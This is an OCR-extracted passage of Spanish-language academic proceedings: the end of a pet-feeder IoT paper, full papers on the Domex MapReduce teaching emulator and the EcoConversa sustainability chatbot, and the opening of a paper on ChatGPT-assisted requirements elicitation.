


Fig. 2: Interfaz de usuario

3 Resultados

El dispensador de comida para mascotas ha demostrado un funcionamiento completo en todas las pruebas realizadas. La capacidad del dispositivo para servir comida en horarios programados y bajo demanda a través de la aplicación móvil ha sido verificada y validada. En la Fig. 3 se muestra la imagen del prototipo experimental, construido con materiales disponibles en cualquier hogar.



Fig. 3: Prototipo de Pet Feeder

La aplicación desarrollada para el proyecto presenta una interfaz de usuario intuitiva y amigable. Los usuarios pueden programar fácilmente los horarios de alimentación, recibir notificaciones sobre el estado del dispensador, monitorear el nivel de comida restante y servir el alimento de manera remota si así lo desean.

4 Conclusiones

La experiencia adquirida en este desarrollo subraya la importancia de la tecnología y la programación en la creación de productos innovadores y útiles. Además, los conocimientos de IoT y la programación de sistemas embebidos se consolidaron con este proyecto, trabajando con sistemas computacionales limitados. Este proyecto también permite que los estudiantes tengan una valiosa experiencia en un proyecto de investigación, enriqueciendo su formación académica y práctica.

Este proyecto demuestra cómo la tecnología puede ser aplicada para mejorar aspectos cotidianos, como el cuidado de mascotas. La solución presentada no solo es efectiva sino también accesible, con potencial para futuras mejoras, como el diseño de la mecánica que integra los materiales, o la creación de una base de datos con registros históricos.

5 Referencias

1. ESP32 Datasheet, https://shorturl.at/i5ahM, último acceso 2024/07/01
2. Página oficial de Flutter, https://flutter.dev/, último acceso 2024/07/01
3. Estándar MQTT, https://mqtt.org/, último acceso 2024/07/01
4. Software Arduino, https://www.arduino.cc/en/software, versión 2.3.2
5. Hunkeler, U., Truong, H. L., y Stanford-Clark, A. "MQTT-S—A publish/subscribe protocol for Wireless Sensor Networks", 3rd International Conference on Communication Systems Software and Middleware and Workshops (COMSWARE 2008) (pp. 791-798). IEEE. 2018.
6. Repositorio de la aplicación Flutter, https://github.com/LuzGodoy/PetFeederApp

DOMEX: un emulador del framework MapReduce

David Scoffield[1], Valentín Giorgetti[1], Waldo Hasperué[2,3]

[1] Facultad de Informática, Universidad Nacional de La Plata
[2] Instituto de Investigacion en Informática LIDI, Facultad de Informática, Universidad Nacional de La Plata
[3] Comision de Investigaciones Científicas de la Provincia de Buenos Aires
valentingiorgetti@hotmail.com, davidscoffield01@gmail.com,
whasperue@lidi.info.unlp.edu.ar

Resumen. Una de las principales riquezas al estudiar el framework MapReduce es poder ejecutar las soluciones en cluster de computadoras. El mayor problema para los estudiantes es que éste cluster solo lo pueden usar, o bien en la facultad, o bien pagando un servicio en la nube. En este trabajo presentamos Domex, un emulador del framework MapReduce, que permite la creación de un cluster MapReduce usando los dispositivos de los estudiantes (computadoras, tablets, celulares) como nodos del mismo. Con la facilidad de montar un cluster de manera rápida y sencilla, los estudiantes pueden probar sus soluciones estando en sus casas. El emulador además facilita estadísticas de la ejecución de un *job* que pueden ser utilizadas a posterior para la comparación de soluciones.

Palabras clave: MapReduce, emulador, entorno de enseñanza y aprendizaje, aplicación web.

1 Introducción

"Conceptos y Aplicaciones en Big Data" es una asignatura optativa de los últimos años de tres carreras dictadas por la Facultad de Informática de la UNLP. En dicha asignatura, como su nombre lo indica, se estudian diferentes formas de desarrollar aplicaciones y resolver problemas de análisis de datos en entornos de Big Data.

Para el estudio de diferentes problemas presentados durante el desarrollo de la cursada se utilizan dos frameworks muy comunes en el área de Big Data: Hadoop MapReduce [1] y Apache Spark [2]. Es por ello, que durante la cursada, los alumnos deben estudiar primero ambos frameworks, para luego poder usarlos en la resolución de los diferentes problemas planteados por la cátedra.

De los dos frameworks estudiados, el framework MapReduce es el más difícil de aprender por parte de los estudiantes, ya que plantea un nuevo paradigma de programación. Para un aprendizaje más ágil, los estudiantes necesitan probar sus soluciones en un ambiente distribuido, en un cluster de computadoras. Escenario el cual no todos los estudiantes pueden contar en sus casas.

En este trabajo presentamos Domex, un emulador de MapReduce que facilita el aprendizaje del framework, permitiendo ejecutar soluciones MapReduce utilizando los propios dispositivos de los estudiantes como nodos del cluster. El emulador

permite la creación de un cluster, la ejecución de un *job* MapReduce y finalmente muestra estadísticas del proceso llevado a cabo, brindando datos que resultan útiles para comparar diferentes soluciones al mismo problema. Este emulador es resultado de una tesina de licenciatura desarrollada por los dos primeros autores de este trabajo, bajo la dirección del tercer autor.

El resto del trabajo está organizado como sigue. En la sección 2 se presenta de manera sintética las características más relevantes del framework MapReduce y las diferentes problemáticas que encuentran los alumnos con este framework. En la sección 3 presentamos el emulador llamado Domex. Y finalmente en la sección 4 presentamos algunas conclusiones y líneas a futuro.

2 MapReduce

Básicamente, toda solución en MapReduce se divide en *jobs* y cada *job* ejecuta dos funciones: una función que llamaremos fmap (que es la utilizada en la fase map del *job*) y otra función que llamaremos *freduce* (que es la utilizada en la fase reduce del *job*). De manera opcional, un *job* puede tener una tercera función que llamaremos *fcombiner* que sirve como función auxiliar para la optimización de un *job*.

Que una solución en MapReduce requiera uno, dos o más *jobs* para su solución depende de la dificultad del problema planteado. Así, por ejemplo, la búsqueda de un valor mínimo o de un valor máximo se resuelven con un único *job*, mientras que problemas más complejos como lo pueden ser los algoritmos del cálculo de TFIDF [3], PageRank [4], OneR [5] entre otros requieren muchos más *jobs*. Otros algoritmos como Kmeans [6], Hill climbing [7] o Jacobi [8], al ser de naturaleza iterativa, requieren la implementación de un único *job* el cual se ejecuta en más de una ocasión hasta alcanzar cierta convergencia.

Cuando una solución requiere el uso de varios *jobs*, se debe establecer un grafo de dependencia de ejecución. Es en estos casos donde aparecen varias alternativas de posibles soluciones al problema. Ya que el mismo problema puede resolverse con distinto número de *jobs*, o distinto grafo de dependencia. Por lo general, estas variantes radican en la naturaleza de las claves intermedias elegidas para cada *job*. Éstos problemas son los que necesitan ser ejecutados en un cluster de computadoras para poder medir y analizar las estadísticas de uso del propio cluster.

2.1 MapReduce en clase

Si bien el objetivo de la asignatura no es que los estudiantes trabajen con grandes volúmenes de datos (para lo cual deberían esperar horas a que el *job* finalice), se trabaja con volúmenes de datos mucho más chicos. Para ello, se utiliza un emulador de ejecución secuencial, que si bien permite la creación de *jobs* y sus funciones *fmap* y *freduce*, toda la ejecución se ejecuta secuencialmente.

Para trabajar con entornos reales de Big Data hace falta un cluster de computadoras, donde cada nodo debe tener instalado el framework MapReduce, tarea para nada trivial. Obviamente no es una solución práctica para que los estudiantes puedan hacerlo en sus casas, ya que además del tiempo de instalación, el estudiante

debería contar con al menos tres o cuatro computadoras para tener un cluster. Otra posibilidad es alquilar un cluster en un servicio en la nube [9], pero esto implica afrontar gastos de dinero que no todos los estudiantes, ni la cátedra, pueden permitirse.

Es por este problema que surgió la idea de implementar Domex, un emulador que permite la ejecución de *jobs* MapReduce de manera paralela y distribuida a través de internet, donde la computadora de cada estudiante conectado a la herramienta es utilizado como un nodo del cluster para ejecutar el *job*.

3 Domex

Domex (Distributed Online MapReduce EXperience) es una aplicación web que emula un entorno distribuido permitiendo la ejecución de *jobs* MapReduce. Este entorno es administrado por la propia aplicación, utilizando los diferentes dispositivos conectados (computadoras, tablets, celulares) como nodos de un clúster, distribuyendo la carga de procesamiento entre ellos. La ejecución de las funciones *fmap*, *freduce* y *fcombiner* es llevada a cabo en los navegadores de los estudiantes.

El objetivo de Domex es facilitar a los estudiantes la comprensión de cómo hace MapReduce para distribuir el trabajo entre los nodos y cómo se ejecutan las distintas fases del proceso para poder evaluar y comparar diferentes soluciones en términos de performance. Al mismo tiempo el emulador minimiza la necesidad de una configuración compleja y evita la instalación de ningún software, ni el armado de un clúster.

3.1 Arquitectura de Domex

La arquitectura de la aplicación Domex es la clásica arquitectura cliente-servidor. Cualquier usuario se loguea al servidor para crear un cluster (que además actuará como nodo *master* del cluster). Los restantes usuarios pueden unirse al cluster creado para actuar como nodos *slaves*. La arquitectura de la aplicación cuenta con un frontend, un backend, un servidor NGINX y un Cert-Generator.

El frontend, desarrollado con el framework Next.js, constituye el núcleo de la lógica y la interacción de la aplicación. Este componente gestiona la interfaz visual de la aplicación y también se encarga de ejecutar los *jobs* MapReduce y coordinar la sincronización de mensajes entre los nodos a través de WebRTC. También incluye el componente react-py, el cual utiliza Pyodide, un módulo que permite la ejecución de código Python dentro del entorno JavaScript, y así, llevar a cabo la ejecución de los *jobs* MapReduce directamente desde el navegador.

El backend, construido con Node.js y el framework Express.js, actúa como servidor de señalización para la configuración de conexiones entre los nodos del Frontend mediante WebRTC.

El servidor NGINX se integra en la arquitectura como un reverse proxy, desempeñando un papel crucial en la gestión del tráfico HTTPS. Su función principal es manejar las peticiones entrantes, tanto para el Frontend como para el Backend, y ocultar estos componentes detrás de una única interfaz pública.

El Cert-Generator es un componente necesario para poder operar en un entorno HTTPS, dado que ciertos componentes del Frontend, como los service workers, requieren HTTPS para funcionar correctamente. El Cert-Generator se encarga de generar los certificados SSL necesarios para habilitar la comunicación segura entre los componentes de la aplicación.

Toda la arquitectura se encuentra desplegada en varias imágenes Docker trabajando en la misma red. Docker permite encapsular cada componente en contenedores independientes, que se comunican a través de redes definidas dentro del entorno Docker. Esta configuración facilita la interconexión de los diferentes servicios y asegura que la aplicación pueda desplegarse y ejecutarse eficientemente en redes locales, ya sea a través de conexiones Wi-Fi o cableadas.

Domex es un software libre y su versión más reciente está disponible públicamente en https://github.com/midusi/domex.

3.2 Uso y funcionalidades de Domex

Al ingresar a la aplicación, se visualiza una primera página de autenticación. En esta página, el usuario debe especificar un nombre de manera obligatoria. Luego, puede optar por crear un nuevo clúster o unirse a uno existente.

Si el usuario decide crear un nuevo cluster, opcionalmente puede especificar un identificador para el mismo. El rol que toma éste usuario es el de *master*. Si el usuario prefiere unirse a un clúster existente, debe ingresar el identificador del mismo. En este caso, el rol que toma éste usuario es el de *slave*.

Posteriormente, el usuario será redirigido a la página principal asociada al cluster. En esta página se visualizan tres editores de código, donde el nodo *master* podrá especificar la función *fmap*, *fcombine* y *freduce*. Al iniciar el procesamiento, se realiza una validación sintáctica sobre los tres códigos ingresados, y se verifica que las funciones se declaren de la forma esperada. Si el chequeo fue correcto, el usuario *master* podrá ejecutar el *job*.

Previo a la ejecución del *job*, cada usuario *slave* debió haber subido algunos archivos al cluster. Todos los usuarios *slave* pueden hacer esta tarea y cada archivo subido queda alojado, dentro del cluster, en el nodo del usuario que subió el archivo. Es decir, los archivos no se transmiten por la red, solo se alojan localmente en lo que sería equivalente a un file system distribuído. Aunque también está la posibilidad que desde el nodo *master* se envíen archivos a los nodos *slaves*, si fuera necesario.

Al ejecutar el *job*, se distribuye la función *fmap* a todos los nodos *slave* del cluster y cada nodo ejecuta la función sobre los archivos que estaban alojados localmente. En este punto tampoco hay transferencia de datos por la red. Eventualmente, si se dispuso una función *fcombiner*, ésta también se ejecuta sobre los resultados locales. Durante este proceso cada *slave* almacena la lista de claves intermedias generadas y la cantidad de tuplas para cada clave intermedia. Al finalizar con todo el procesamiento de los datos, el *master* recibe todas las claves intermedias y cantidad de tuplas generadas, para realizar un merge de las mismas. De esta manera sabe cuántas claves intermedias se generaron en total y cuántas tuplas tiene asociada cada clave intermedia.

Luego un planificador muy básico reparte las claves intermedias a todos los nodos *slaves* logrando un balance de carga modesto. Este es la etapa más crítica del proceso ya que cada nodo *slave* debe recibir las tuplas asociadas a las claves intermedias que le fueron asignadas y para ello deberá pedírselas a los *slaves* que las tengan. Este proceso es el que más tiempo de transferencia de datos conlleva, ya que en el peor de los casos todos los *slaves* deberán repartir tuplas al resto de los *slaves*.

Al finalizar la etapa de transmisión de datos, cada *slave* ejecuta la función *freduce* sobre los datos colectados. Al finalizar, le envía el resultado al nodo *master*. El nodo *master* además de mostrar los resultados del *job* completo. Muestra estadísticas del proceso completo: cantidad de archivos procesados, cantidad de tuplas procesadas en cada fase, cantidad de claves intermedias generadas, cantidad de tuplas procesadas con la función *fcombiner*, cantidad de datos transmitidos entre fases, entre otras estadísticas. Las estadísticas son mostradas tanto a nivel general, como a nivel de *slave*, para ver si la carga de trabajo entre los *slaves* fue balanceada o no.

De esta manera, un grupo de estudiantes pueden generar un cluster, cada uno subir archivos de datos a procesar y luego ir probando diferentes soluciones para ver sus estadísticas finales y poder decidir qué solución es más performante de un conjunto de soluciones posibles.

4 Conclusiones y trabajo a futuro

En este trabajo hemos presentado Domex, un emulador que permite la ejecución de *jobs* MapReduce en un cluster a través de una red LAN o WAN. Este emulador, en su estado actual, permite establecer las funciones *fmap*, *freduce* y *fcombiner* de un único *job*, el cual se ejecuta de manera distribuida entre las computadoras que estén conectadas al emulador.

Cualquier estudiante puede crear un cluster y su computadora será el *master* del cluster. El resto de estudiantes se puede conectar al mismo cluster como nodos *slaves*. De esta forma se pueden formar clústers en un entorno de una LAN (por ejemplo en el aula) como en un entorno WAN, donde los estudiantes cada uno en su casa, se organizan para formar un cluster.

El objetivo de este emulador no es reemplazar el entorno de MapReduce para la resolución de problemas reales en entornos Big Data, es por eso que tiene limitado el tamaño de los datos a procesar y los datos a transmitir. La idea del emulador es que los alumnos puedan armar un cluster de manera ágil y rápida, usando sus dispositivos desde el lugar donde estén, ya sean computadoras, notebooks o celulares. De esa manera los estudiantes pueden probar soluciones rápidas con un volumen de datos controlable y poder ver las estadísticas de la ejecución del *job*, y de esa manera comparar varias soluciones para ver cual resulta ser más performante.

Al momento de escribir este artículo, el emulador estaba en su etapa final de desarrollo y testeo. Uno de los siguientes pasos a realizar es probarlo en el aula en el próximo dictado de la asignatura Conceptos y Aplicaciones en Big Data, para ver cuán complejo resulta su uso para los estudiantes.

A futuro se tiene pensado ampliar el emulador permitiendo establecer varios *jobs* y un programa principal que permita establecer el orden de ejecución de los *jobs*, seteo

de parámetros de *jobs* con los resultados obtenidos por *jobs* previos, evaluación de condiciones de algoritmos iterativos, etc. También es posible estudiar en más detalle los aspectos de planificación de distribución y paralelización de tareas del propio framework MapReduce, para que el emulador se comporte de la manera más parecida posible a cómo se comportaría el framework, o implementar diferentes estrategias de balance de carga, ya que actualmente solo posee un planificador muy básico.

Bibliografía

1. Hadoop MapReduce, https://hadoop.apache.org/
2. Apache Spark, https://spark.apache.org/
3. Li, B., Guoyong, Y.: Improvement of TF-IDF Algorithm Based on Hadoop Framework. In: The 2nd International Conference on Computer Application and System Modeling, pp. 391--393 (2012)
4. Sachdev, A.S., Rawale, A.N., Pande, P.D., Sawadh, K.V. Page Rank Algorithm in Hadoop By MapReduce Framework. International Journal of Innovations in Engineering and Science 3(6), 43-46 (2018)
5. Chen, T., Zhang, X., Jin, S., Kim, O. Efficient classification using parallel and scalable compressed model and its application on intrusion detection. Expert Systems with Applications 41(13), 5972-5983 (2014)
6. Anchalia, P.P., Koundinya, A.K., Srinath, N.K. MapReduce Design of K-Means Clustering Algorithm. In: International Conference on Information Science and Applications (ICISA), pp. 1--5 (2013)
7. Si, L., Yu, J., Wu, W., Ma, J., Wu, Q., Li, S. RMHC-MR: Instance selection by random mutation hill climbing algorithm with MapReduce in big data. In: 8th International Conference on Advances in Information Technology, IAIT2016, vol. 111, pp. 252—259. Elsevier (2017)
8. Kacamarga, M.F., Pardamean, B., Baurley, J. Comparison of conjugate gradient method and Jacobi method algorithm on MapReduce framework. Applied Mathematical Sciences 8(19), 837-849 (2014)
9. Amazon Elastic MapReduce, https://aws.amazon.com/es/emr/

EcoConversa 2.0: Hacia un paradigma de aprendizaje por refuerzo para la sostenibilidad

Brandan, Franco[1][0009-0004-9790-3501]; Villagra, Andrea[1] [0000-0003-1285-2959] y Pandolfi, Daniel[1] [0009-0000-5403-8993]

[1] Universidad Nacional de la Patagonia Austral (UNPA), Unidad Académica Caleta Olivia (UACO), Argentina
Instituto de Tecnología Aplicada (ITA)
{fbrandan, avillagra, dpandolfi}@uaco.unpa.edu.ar

Resumen. Este trabajo presenta una investigación teórica y los primeros avances hacia la implementación de un nuevo paradigma de aprendizaje por refuerzo para "EcoConversa", un chatbot basado en Inteligencia Artificial diseñado para abordar los Objetivos de Desarrollo Sostenible de la ONU planteado para el año 2030. Este agente conversacional utiliza técnicas avanzadas de Procesamiento de Lenguaje Natural (NLP) y aprendizaje automático para la correcta interpretación de las intenciones de los usuarios, para brindar respuestas satisfactorias a sus consultas sobre estos objetivos y la organización que los plantea.
El modelo de lenguaje construido en la actualidad se realizó utilizando el *framework* Rasa y entrenado con una variada cantidad de *datasets* y corpus lingüísticos para la comprensión del lenguaje informal español.
El estudio se centra en la transición del entrenamiento supervisado a un enfoque basado en el aprendizaje por refuerzo, evaluando los elementos esenciales y propiedades necesarias para enmarcarlo en un Proceso de Decisión de Markov.
Aunque EcoConversa se encuentra en su momento de aprendizaje, se muestra como una herramienta prometedora para la difusión y concientización sobre el desarrollo sostenible.
Palabras clave: Procesamiento de Lenguaje Natural, Inteligencia Artificial, Aprendizaje por Refuerzo.

1 Introducción

La investigación y desarrollo de EcoConversa se lleva a cabo en el Laboratorio de Tecnologías Emergentes (LabTEm) de ITA - UACO, en el marco del Proyecto de Investigación 29/B304 "Enfoques inteligentes para ciudades del futuro: Empleo, Movilidad y Ambiente Sostenible", cuyo objetivo es integrar soluciones tecnológicas para fomentar el desarrollo urbano sostenible. En particular, se centra en el plan de trabajo "Aprendizaje por Refuerzo para mejorar las respuestas del chatbot con conciencia ambiental".

En un mundo donde la interconexión y los avances tecnológicos están en constante evolución, es fundamental evaluar cómo estas innovaciones afectarán nuestra vida cotidiana y el entorno. Asegurar un futuro sostenible para las próximas generaciones es el mayor reto al que nos enfrentamos como sociedad. Para abordar este desafío, la Organización de las Naciones Unidas (ONU) ha propuesto 17 Objetivos de Desarrollo Sostenible (ODS) a obtener para el año 2030, los cuales requieren una combinación de

esfuerzos globales, cooperación y la aplicación de herramientas tecnológicas que potencien el impacto de nuestras acciones.

En este contexto es que nace “EcoConversa”, un agente conversacional virtual basado en Inteligencia Artificial (IA) que tiene como objetivo interactuar con usuarios a través de conversaciones informales informativas y educativas sobre sostenibilidad. Se presta especial atención a los ODS 11 (Ciudades y Comunidades Sostenibles) y 17 (Alianzas para lograr los objetivos), los cuales son fundamentales para el desarrollo urbano sostenible y la cooperación internacional [1,2].

Los sistemas inteligentes son herramientas adaptativas que permiten a los usuarios interactuar de manera natural, procesando la información recibida y respondiendo de acuerdo con el modelo de aprendizaje. Estos sistemas evalúan la confianza en la identificación de la intención del usuario para proporcionar respuestas precisas, facilitando el acceso a información específica sin interacción humana directa. Los asistentes virtuales pueden variar desde simples agentes conversacionales hasta complejos sistemas capaces de relacionar múltiples conceptos y contextos, alcanzando un alto nivel de inteligencia [3].

El presente artículo está organizado de la siguiente manera: la Sección 2 detalla los conceptos teóricos sobre los paradigmas de aprendizaje, con un enfoque particular en el aprendizaje por refuerzo utilizado. La Sección 3 describe la implementación inicial y los primeros avances en el proyecto. Finalmente, la Sección 4 presenta las conclusiones y las posibles líneas de investigación futuras.

2 Paradigmas de aprendizaje

Los paradigmas de aprendizaje, esenciales para desarrollar sistemas que interpretan y reaccionan a los datos, incluyen el aprendizaje supervisado, no supervisado y por refuerzo. Este último es el enfoque principal en la transición de EcoConversa.

2.1 Aprendizaje supervisado

El aprendizaje supervisado es un método de entrenamiento en el que el modelo se entrena con un conjunto de datos etiquetados. Cada entrada del conjunto de datos incluye una entrada y la salida deseada. El objetivo del modelo es aprender una función que mapea las entradas a las salidas correctas. Este paradigma es útil para tareas como la clasificación y la regresión [4].

En el contexto de EcoConversa, su primer modelo de lenguaje fue entrenado utilizando este paradigma. Inicialmente se le entregó ejemplos variados de posibles preguntas que podría hacer un usuario y se le indicó cómo debería interpretar la intención de cada una. Luego se le entregó las respuestas adecuadas que debería entregar para cada temática a abordar.

La principal ventaja del aprendizaje supervisado radica en su capacidad para alcanzar altos niveles de precisión en la tarea específica para la que fue diseñado, debido a la guía proporcionada por los datos etiquetados. Además, la existencia de salidas correctas permite una evaluación sencilla del rendimiento del modelo. Sin embargo, este enfoque depende en gran medida de grandes cantidades de datos etiquetados, lo cual resulta ser costoso en términos de tiempo dedicado a la clasificación. Además, está

limitado a problemas donde las salidas correctas son conocidas de antemano, restringiendo su aplicabilidad en situaciones nuevas o no etiquetadas [5].

2.2 Aprendizaje no supervisado

Este paradigma no utiliza datos etiquetados. En su lugar, el modelo intenta encontrar patrones y estructuras ocultas en los datos. Este enfoque es útil para tareas como la agrupación (*clustering*) y la reducción de dimensionalidad. Aunque no es el enfoque principal de EcoConversa, el aprendizaje no supervisado puede ser útil para identificar nuevas tendencias y patrones en las conversaciones de los usuarios. La principal ventaja del aprendizaje no supervisado es su capacidad para explorar y descubrir patrones ocultos y estructuras en los datos sin necesidad de etiquetas, lo que permite un análisis más profundo y amplio de los datos. Además, puede simplificar datos complejos, facilitando su interpretación y análisis. No obstante, evaluar el rendimiento de los modelos no supervisados puede ser complicado debido a la falta de salidas correctas predefinidas, y los resultados pueden ser menos precisos comparados con los modelos supervisados debido a la falta de guía en el proceso de aprendizaje [4].

2.3 Aprendizaje por refuerzo (*Reinforcement Learning*, RL)

El RL es un paradigma donde el agente aprende a tomar decisiones mediante la interacción con su entorno. El agente recibe recompensas o castigos basados en las acciones que realiza, con el objetivo de maximizar las recompensas acumuladas a lo largo del tiempo. Este proceso de aprendizaje se basa en el Proceso de Decisión de Markov (MDP), que se define por los siguientes elementos: Estados (S), que representan las diferentes situaciones que el agente puede encontrar en su entorno; Acciones (A), que son las decisiones que el agente puede tomar en cada estado; Probabilidad de transición (P), que define la probabilidad de pasar de un estado a otro dado una acción específica; Recompensas (R), que son los valores recibidos por el agente después de tomar una acción en un estado particular; y Factor de descuento (γ), que determina la importancia de las recompensas futuras en comparación con las recompensas inmediatas [4,6,7].

Las propiedades del MDP permiten al agente aprender políticas óptimas que dictan las mejores acciones a tomar en cada estado para maximizar las recompensas a largo plazo. Este enfoque es particularmente adecuado para EcoConversa, ya que permite al chatbot mejorar continuamente sus respuestas y adaptarse a nuevas situaciones mediante la retroalimentación del usuario. La principal ventaja de su utilización es la capacidad para permitir que el agente aprenda de manera autónoma a través de la interacción con su entorno sin necesidad una guía detallada, lo que facilita su adaptación a cambios en el entorno y le permite aprender nuevas estrategias de forma continua. Además, el uso del factor de descuento permite al agente considerar tanto las recompensas inmediatas como las futuras, optimizando su desempeño a largo plazo. Como desventaja encontramos que el aprendizaje por refuerzo puede requerir una gran cantidad de recursos computacionales y tiempo para entrenar agentes eficaces, y encontrar el equilibrio entre explorar nuevas estrategias y explotar las ya conocidas puede ser un desafío. Además, diseñar una función de recompensa adecuada puede ser complicado para el éxito del modelo [8].

En el contexto de EcoConversa, utilizar este paradigma ofrece un marco robusto para mejorar la capacidad del chatbot para manejar conversaciones complejas. A medida que el agente interactúa con los usuarios y recibe retroalimentación, puede ajustar sus respuestas de manera automática para proporcionar salidas precisas y personalizadas.

3 Primeros avances

La implementación del RL en EcoConversa ha comenzado con una fase de investigación y preparación teórica sólida. En esta etapa inicial, se ha llevado a cabo una revisión exhaustiva de la literatura y se ha definido un marco de trabajo claro para la transición del modelo actual basado en aprendizaje supervisado.

El primer paso crítico en la implementación ha sido la definición del MDP, esto implica identificar y establecer sus elementos fundamentales. A continuación, en la Tabla 1, se muestran algunos ejemplos de este proceso.

***Tabla 1** - Ejemplos de definición de MDP EcoConversa*

Estado (S)	**Acción (A)**	**Probabilidad de transición (P)**	**Recompensa (R)**	**Factor de descuento (γ)**
Usuario pregunta sobre ODS 11	Proporcionar explicación detallada	0,7 (70%)	+10 (Usuario satisfecho)	0,9
Usuario saluda informalmente	Responder con saludo informal	0,5 (50%)	+7 (Usuario se siente cómodo y continúa)	0,9
Usuario expresa confusión	Pedir reformulación de la pregunta	0,4 (40%)	+3 (Usuario reformula, pero sigue confuso)	0,9
Usuario finaliza la conversación	No responder	0,1 (10%)	-5 (Usuario percibe descortesía)	0,9

Los estados representan la situación en la que se encuentra el chatbot en un momento dado, las posibles interacciones que puede recibir del usuario. Las acciones son las que toma en respuesta del estado actual, sus respuestas al usuario. La probabilidad de transición señala la probabilidad de que la acción tomada lleve a una transición a un nuevo estado. La recompensa representa el valor numérico que va a recibir el agente al tomar una acción en un estado particular, puede ser positiva o negativa. El factor de descuento se utiliza para determinar la importancia de las recompensas a futuro. Utilizamos el mismo valor hasta obtener suficientes datos para refinar esta sección, provisoriamente el valor 0,9 indica que las recompensas futuras se consideran muy importantes, pero ligeramente menos valiosas que las recompensas inmediatas. Es importante que el chatbot no solo responda correctamente la consulta actual, sino también que tome en cuenta cómo sus respuestas afectarán la interacción futura [7].

Además, hemos realizado experimentos con ejemplos de Q-learning para familiarizarnos con el funcionamiento de estas herramientas. Q-learning es un tipo de algoritmo que se utiliza para entrenar agentes para la toma de decisiones óptimas en un entorno. Su objetivo es aprender una política que dicte cuál acción debería realizar en cada estado para maximizar su recompensa acumulada a lo largo del tiempo [6]. Estos

experimentos han demostrado ser útiles para comprender cómo ajustar las políticas de recompensa y cómo entrenar al modelo para que maneje las conversaciones de forma efectiva. A través de estos, hemos podido observar cómo el chatbot es capaz de aprender a priorizar respuestas que maximicen la satisfacción del usuario y proporcionen información útil y precisa.

En la actualidad utilizamos el *framework* Rasa para la construcción y pruebas del chatbot. Además, estamos explorando la posibilidad de implementar un entorno de RL emulado que permitirá simular las interacciones con los usuarios y aplicar algoritmos como Q-learning para entrenar el modelo de lenguaje [9,10].

4 Conclusión

La implementación del RL en EcoConversa ha demostrado ser una estrategia prometedora para mejorar la interacción del chatbot con los usuarios, adaptándose a diversas situaciones y proporcionando respuestas precisas y personalizadas. A través de la definición del MDP y experimentos con Q-learning, se han establecido bases sólidas para un sistema robusto y adaptativo.

Para seguir avanzando en este proyecto, se propone optimizar los hiperparámetros y las políticas de recompensa, desarrollando entornos emulados más sofisticados para simular interacciones con usuarios de manera realista. También se explorará una integración más profunda de Grandes Modelos de Lenguaje (LLMs) para mejorar la comprensión y generación del lenguaje natural, además de evaluar el impacto del chatbot en la difusión de los ODS. La expansión y diversificación del corpus de entrenamiento y el establecimiento de colaboraciones con otras instituciones y proyectos de investigación enriquecerán el desarrollo de EcoConversa, permitiendo consolidar los avances logrados y abrir nuevas fronteras en el uso de la inteligencia artificial para la sostenibilidad.

Referencias

1. Brandan, F., Villagra, A., Pandolfi, D.: Sistema inteligente conversacional aplicado a la gobernanza local: Automatización de asistencia pública. Informes Científicos Técnicos – UNPA, 15(3), 49-69. https://doi.org/10.22305/ict-unpa.v15.n3.983 (2023)
2. Jiao, A.: An intelligent chatbot system based on entity extraction using Rasa NLU and Neural Network. Journal of Physics: Conference Series, 1487(1). (2020)
3. Oracle What is a Chatbot?, https://www.oracle.com/chatbots/what-is-a-chatbot/, last accessed 2023/07/31
4. Russell, S., & Norvig, P. *Inteligencia Artificial Un enfoque moderno*. Prentice Hall. (1996).
5. Pengfei, L., Weizhe, Y, Jinlan, F, et. al.: Pre-train, Prompt, and Predict: A Systematic Survey of Prompting Methods in Natural Language Processing arXiv:2107.13586v1. (2021)
6. Morales, E. *Búsqueda, Optimización y Aprendizaje*. Tecnológico de Monterrey. (2004).
7. Pearl, J. Heuristics: Intelligent search strategies for computer problem solving. Addison Wesley Longman Publishing. (1984).
8. Sutton, R. S., & Barto, A. G. *An Reinforcement Learning: Introduction*. Mit Press. (2012).
9. *Using LLMs with Rasa*. (s/f). Rasa.com. Recuperado el 25 de julio de 2024, de https://rasa.com/docs/rasa/next/llms/large-language-models/
10. Wayne, X., Kun, Z., Junyi, L., et. al.: A survey of Large Language Models. arXiv:2303.18223v8. (2023)

Elicitación de requerimientos asistida por ChatGPT

Bianca Mascioli, Kristian Petkoff Bankoff✉, and Ariel Pasini

III-LIDI, Facultad de Informática
Universidad Nacional de La Plata, Argentina
biancamascioli2000@gmail.com,{kpb,apasini}@lidi.info.unlp.edu.ar

Resumen La inteligencia artificial ha crecido rápidamente en el ámbito tecnológico, en particular en el proceso de desarrollo del software, Este trabajo forma parte de del proyecto de Inteligencia Artificial en la Ingeniería de software, en particular presenta un análisis sobre el uso de herramienta LLM como ChatGPT en la etapa de elicitación de requerimientos. Se propone la generación de entrevistas, cuestionarios, investigación del dominio y brainstoming a partir de cinco enunciados con diferentes características utilizando ChatGPT. Este trabajo se presenta en el marco de una Práctica Profesional Supervisada (PPS) de la carrera de Ingeniería en Computación de la Facultad de Informática de la UNLP.

Keywords: Software Engineering, Artificial Intelligence, Large Language Models

1. Introducción

